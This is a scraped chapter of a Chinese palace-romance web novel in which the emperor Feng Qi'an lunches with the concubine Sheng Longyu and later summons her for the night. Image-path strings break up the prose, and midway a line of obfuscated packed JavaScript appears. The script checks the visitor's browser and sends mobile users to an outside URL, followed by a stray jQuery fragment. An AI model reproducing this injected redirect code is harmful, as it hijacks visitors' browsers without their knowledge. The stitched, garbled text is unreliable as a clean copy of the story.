“皇上!”
盛珑玉连闺中好友都没吐露过,自己右边不管是耳朵、脖子还是腰身,都比左边更敏锐。
或者说她自己也从未这么清晰地感受过,以前她只知道右腰上有易痒之要处。
二哥曾玩笑说过,她若有朝一日被处以痒刑,定坚持不过三息。盛珑玉彼时不屑一顾,嗤之以鼻。
如今真是欲哭无泪,因为她察觉到自己半个身子都酥麻了,心痒难忍,尚有理智在强撑着不至于失态。
这与情动无甚干系,纯粹是百般不自在,又脱身不得。
冬见她们几人,不知何时已轻手轻脚地从水榭台内退下,无一人胆敢打搅他们。
“皇、皇上!!”她轻轻颤抖,无意识的轻微挣扎着的身体,忽而僵硬在他怀里。
口中的惊呼声,又多了些许无措和错愕,深究下去还暗藏着两分委屈慌乱。
凤栖安嘴角抽动了两下,属实没想到自己某些方面,还挺有自我意识,半点不受他掌控。
“没想把你怎么样。”
他啧了声,把人往上抱了抱,温香软玉在怀,可惜刚到晌午外面日头正盛。
盛珑玉紧张了好一会儿,察觉他的确没有更过分的动作,孟浪的在她可接受的范畴之内,可算安心了。
浑身软绵绵的嵌在他怀里。
许久过后,终于平静了下来。
凤栖安与她十指相扣,肆意揉捏着她的每一根手指、每一处指节,他早就想这么干了。
摸着捏着还犹觉不够,在她耳旁低语:
“下次就没那么轻易了。”
说着手上的动作也没停,弦外之音昭然若揭。
她难以置信的半转过脸,放肆大胆地瞪了瞪他。分明是他的问题,怎么还成了自己不是,他好过分。
“哼哼,妾方才跟冬见竹夏她们说,想把午膳摆在这里。皇上您看已经午时了,您是要回紫宸殿呢还是在妾这用膳呢。”
敢怒不敢言,只好转移话题。
凤栖安不知怎的,从她脸上看出几分期待,究竟是期待他留下用膳还是期待旁的……
他懒得说。
戳了戳她的额头,凤栖安松开手让她得以脱身,回坐到一旁。
“朕的确饿了。”
因皇上留在扶摇小筑用膳的缘故,御膳房今日殷勤备至,打起十二分精神关注着这里。
传膳的话刚落没多久,时刻准备着的御膳房菜肴如流水般送来。
皇上所用份例、菜色和火候,哪里是盛珑玉区区一个美人能比得上的。
先帝在时极为奢侈,每日早午正膳都要上九九之数道菜品,还尤为喜欢各种特色菜肴,御膳房大厨为想着做什么都要绞尽脑汁。
凤栖安继位后,御膳房几乎毫无用武之地,这位新帝于膳食并不讲究也不爱排场,珍馐美味吃得清粥小菜也能吃得。
某种程度上比先帝还难伺候。
今日摆膳扶摇小筑,御膳房也不知是想讨皇上欢心,还是想讨好盛美人,可谓是费足了功夫。
直让她看花了眼,情绪明显高涨了许多。
凤栖安舌尖抵了抵牙,欲啧又止,让她伴驾都没这么高兴,看几道菜倒是欢喜得两眼放光。
见面前的女子眼巴巴等着宫人试菜,冯敬时布菜,最后紧紧地落在自己的右手,?等着动筷。
他故意慢悠悠地抬筷,慢悠悠地夹起一块藕片,慢悠悠地送入口……还没送,突然变道又放了回去。
感受到女子极其明显的跌宕起伏的情绪,凤栖安没忍住轻笑出声,在她气急败坏恼羞成怒之前,终于尝了口。
“用吧。”他大发善心,没多逗弄。
美食当前,盛珑玉大度的不理会他幼稚的戏弄,眼神瞄向冬见。冬见与她心灵相通般,率先为她夹来一筷子八宝鸭。
一口下去,软糯鲜香。
凤栖安前些日子对吃食不甚讲究,繁忙时连茶水都懒得喝,今天在这看着她大快朵颐的享受模样,也不禁多用了些。
等到放下筷子,他已然吃了个八分饱,不动声色地揉了揉自己的肚子,他都不知道自己今日胃口这么好。
也压根没发现站在旁边的冯敬时,几欲老泪纵横,恨不得皇上每顿都这么好伺候。
午膳后,凤栖安坐了会儿就离开了,放松了半日也该回去处理政务了。
只临走前,手痒难耐再次戳了戳她的额头,才勾着唇角心情大悦地离开。
什么毛病!
盛珑玉揉了揉额头,对镜一看都红了,手劲有够大的。
她在心里骂骂咧咧了两句,转过来刚好把竹夏脸上的疑惑和一点点不高兴,看在眼里。
“怎么了这是?谁给你脸色看了。”她打趣道。
冬见端了杯茶来放在她面前,闻言看了竹夏一眼,颇为无奈。
竹夏闷闷开口:“奴婢只是想不明白,怎么没再多说点什么。”
多说什么?无非是希望皇上暗示一番“晚上还会来,可能会宣她侍寝”之类的话。
竹夏不是真有怨言也不是真不高兴,她只是担忧,皇上今晚不召人侍寝就罢了,倘若召的不是主子而是别人可怎么办?
那小主今日再招人眼热,等到明天只会成为更大的笑话。
与皇上接触不多,竹夏却也看出了,这是位随心所欲让人琢磨不透的主。
正因如此,她才担忧。
“就你小脑袋瓜子,天天想这么多。”冬见没好气地敲了敲她,旁人面前还好,在主子面前什么情绪都展露无遗。
盛珑玉打了个哈欠,神色里多了些困倦,“想那么多作甚,到了晚上就知道了,交代你办的事别忘了。”
“小主放心,奴婢记得牢牢的呢!”
“好。”
冬见和竹夏见她乏了,很快就悄声退了出去,让主子在屋内午憩。
-
紫宸殿。
凤栖安批了七八本奏折,可算是消了食,便是没消也被手上这封新折子上的内容,气消了。
眼下在内伺候是御前的另一位大公公汤皓,也是当时来盛府宣读圣旨的那位。汤皓一不小心瞥见了奏折末处落下的名讳和印章,霎时间从身到脑子里的筋都支棱了起来,大气都不敢喘一下。
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17588769|205395||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
圣上回回看徐大将军递上来的折子,就没哪次能心情好,或是大发雷霆或是冷笑着召几位大臣前来训斥。
这时候,恐怕唯有盛大人前来,才能平息这股怒火了。
汤皓不由往外悄悄瞟了一眼,暗骂道冯敬时这老家伙真是走运,偏偏被皇上遣出去了,可苦了自己。
“去传……”凤栖安正开口。
汤皓越发躬身恭敬,手心里冒了许多的汗。
还未说完,殿门口的提花竹帘动了动,走运的冯敬时,运道走偏了,好巧不巧地在这关头回来了。
呼……汤皓平衡了,甚至还微妙的更同情他三分。
冯敬时没发现殿内的气氛不对吗?怎么可能,他压下苦笑,佯装不觉地走近,将双手捧着的小册子呈到御案前。
“启禀皇上,这是殿中省拟的赏赐单子,以盛美人小主的位分,只是寻常的赏赐合该是这些数,奴才斗胆将今年新到的冰蚕丝也添了几匹在里面。”
凤栖安扣下让人生气的折子,接过册子翻了翻。
数量确实不多,依着他的态度,殿中省竭力把里头平平无奇的玩意,换成了更好的。
惯会讨巧,看碟下菜。
册子被随意地丢在面前的案面上,殿内的气氛更加凝滞,皇上的神色恢复如常,眼神却是冷的。
冯敬时咯噔一下感觉不好,近身伺候圣上越久就该越发明白,他勃然大怒时不可怕,而当他面色如常、不动声色时,才是真动怒了。
君心难测。
他不禁为盛美人捏了把汗,皇上不会、应该不会迁怒吧,可能也许大概?
整个紫宸殿足足屏息静默了十数个呼吸间,才终于响起了一点动静。
是皇上手指点在册子上的细微声响。
“殿中省办事也稀松了,汤皓你去问问管启,若是坐累了就让他歇歇。”
汤皓先是一惊继而大喜,面上不露丝毫,领了命就去了。
“你去私库亲自挑着得用的送去扶摇小筑。”凤栖安接着吩咐冯敬时,想了想又说,“我记得还有几匹霞影纱,并着冰蚕丝一块送去,挑着你盛主子喜欢的颜色。”
冯敬时一时间不知道自己是该松快,还是该为难,他个奴才哪里知道盛美人喜欢什么颜色。
“是。”
他也领了命退下。
眼看冯敬时都快退出殿门了,凤栖安忽然又改了主意。
“等下,还有那对福禄寿三彩的……算了,你回来。”
冯敬时脚步顿了顿,眼瞅着皇上改变心意不允了,又赶紧小跑着回来,立在殿下,摸不着头脑。
“明日再去。”
哦,明白了。
冯敬时眼珠子灵活地动了动,适时往前两步,讨好地笑着:“皇上果真是神机妙算,我刚从殿中省回来的时候遇到了温公公,说新小主的绿头牌可算是重新打造好了,晚些时候正要呈上来给您过目呢!”
凤栖安戏谑一笑:“那朕是得好好看看。”
-
晚间,天色稍暗。
敬事房来人传了消息,宣今晚扶摇小筑侍寝。